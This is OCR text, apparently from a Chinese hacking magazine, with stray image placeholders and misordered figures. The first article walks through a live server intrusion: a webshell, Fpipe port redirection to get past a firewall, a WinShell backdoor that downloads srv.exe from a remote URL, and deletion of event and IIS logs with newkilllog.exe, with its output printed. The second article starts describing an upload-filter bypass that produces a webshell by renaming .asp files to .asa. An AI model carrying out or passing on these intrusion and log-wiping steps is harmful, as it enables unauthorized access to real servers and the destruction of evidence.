9




图11




图12

现在2005端口已经开了，我们用telnet连接上去，如图13。




图13

telnet连接失败，看来都是端口筛选或是防火墙惹的祸。我们可以放一个反弹型的木马上去，如大名鼎鼎的灰鸽子，或者黑洞之类的。不过都容易被杀，个头又大，听说还被捆绑了后门程序，我们还是利用端口重定向吧。端口重定向可是突破网关，向内网渗透的好东东。网上关于端口重定向的工具很多，我这里用Fpipe.exe。

详细语法：

FPipe [-hv?] [-brs <port>] IP

-?/-h — shows this help text

-c — maximum number of allowed simultaneous connections. Default is 32 #连接的最大数目，默认是32

-l — listening port number #要监听的TCP端口号

-r — remote TCP port number #要定向到的IP主机的端口号

-s — outbound connection source port number #从哪个端口发出重定向信息

-v — verbose mode #详细显示过程

这里简单的举一个例子，如果在远程主机的Shell下输入fpipe -l 8080 -s 90 -r 80 211.67.X..X，那么所有发送到远程主机8080端口的请求都将通过90端口连接到远程主机的80端口。现在知道8080端口我们是可以访问的，那就好办了。我们先上传Fpipe.exe，然后在WScript.Shell里执行"c:\winnt\system32\inetsrv\data\fpipe -l 8080 -s 90 -r 2005 211.67.X..X"，如图14。




图10





图14

现在我们telnet远程主机的8080端口，如图15。

行了，现在大功告成。我们可以方便地在远程主机Shell下执行命令了。最后别忘了清除日志，很多人都使用logkiller.exe。这里我用newkilllog.exe，它是logkiller.exe的新版本，听说能擦



```
WinShell v5.0 (C)2002 janker.org

? for help
CMD>?

i Install
r Remove
p Path
b reBoot
d shutDown
s Shell
x eXit
q Quit

Download:
CMD>http://.../srv.exe

? for help
CMD>s
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.


E:\WINNT\system32>
E:\WINNT\system32>
```

图15

掉所有的日志，如图16。

这次入侵取得Webshell主要靠的是运气，没有什么复杂的技术，也没有什么新花样，只是希望读者们能够灵活的使用各种工具，来最终达到自己的目标。如果有什么问题的话，可以到X的论坛上来一起交流。

（文章中涉及到的程序SocksCap、Dotpot Port Ready、吾芝道asp木马免杀加密工具、VProtector1.1.exe、海阳顶端2006木马、Winshell、Fpipe.exe、newkilllog.exe已经收录于光盘中）



```
C:\WINNT\system32\inetsrv\Data>
C:\WINNT\system32\inetsrv\Data>newkilllog.exe
newkilllog.exe
Log Killer V1.0 By WinEggDrop

Cleaning Event Logs......
Clean Application Event Log Successfully
Clean Security Event Log Successfully
Clean System Event Log Successfully
--------------------------------------------------------------
Backing Up Services Status...... Done

--------------------------------------------------------------
Stopping Services......
The Service "MSFTPSVC" Already Stopped
The Service "SMTPSVC" Already Stopped
Stopping The Service "W3SVC"......
The Service "SCHEDULE" Already Stopped
--------------------------------------------------------------

Deleting All Log Files......
Delete E:\WINNT\system32\LogFiles\MSFTPSVC1\ex040529.log Successfully
Delete E:\WINNT\system32\LogFiles\MSFTPSVC1\ex040612.log Successfully
Delete E:\WINNT\system32\LogFiles\MSFTPSVC1\ex050118.log Successfully
Remove Directory E:\WINNT\system32\LogFiles\MSFTPSVC1 Succesfully
```

图16

真的没有漏洞了吗？

——再探九酷网络个人主页空间管理系统

玄猫Daniel

玄猫在2004年12期的黑X上写了对于九酷网络个人主页空间管理系统（下面称作“九酷”）的一篇漏洞研究，当时针对的版本是3.0，最近拿到了九酷程序的4.1免费版，其官方说明写到已经修正了许多漏洞，但猫猫始终认为简单的asp程序很难做到高效安全地管理免费空间，于是简单的对这套程序作了安全检测，结果发现了多个高危漏洞，大部分能直接威胁到管理员或其他用户的安全，甚至危及服务器。我们来看看这些漏洞。

1.上传漏洞

程序的编写者犯了一个较易被忽略的错误－－仅在后台管理中配置“禁止”上传的文件的类型，而并非“允许”上传的类型，这样极容易忽略一些危险的扩展名，如图1。




图1

我们来看界面，选择一个asp文件上传，程序提示扩展名非法，如图2，好的，我们把扩展名改为asa，然后再上传，成功，得到了一个WebShell，如图3。

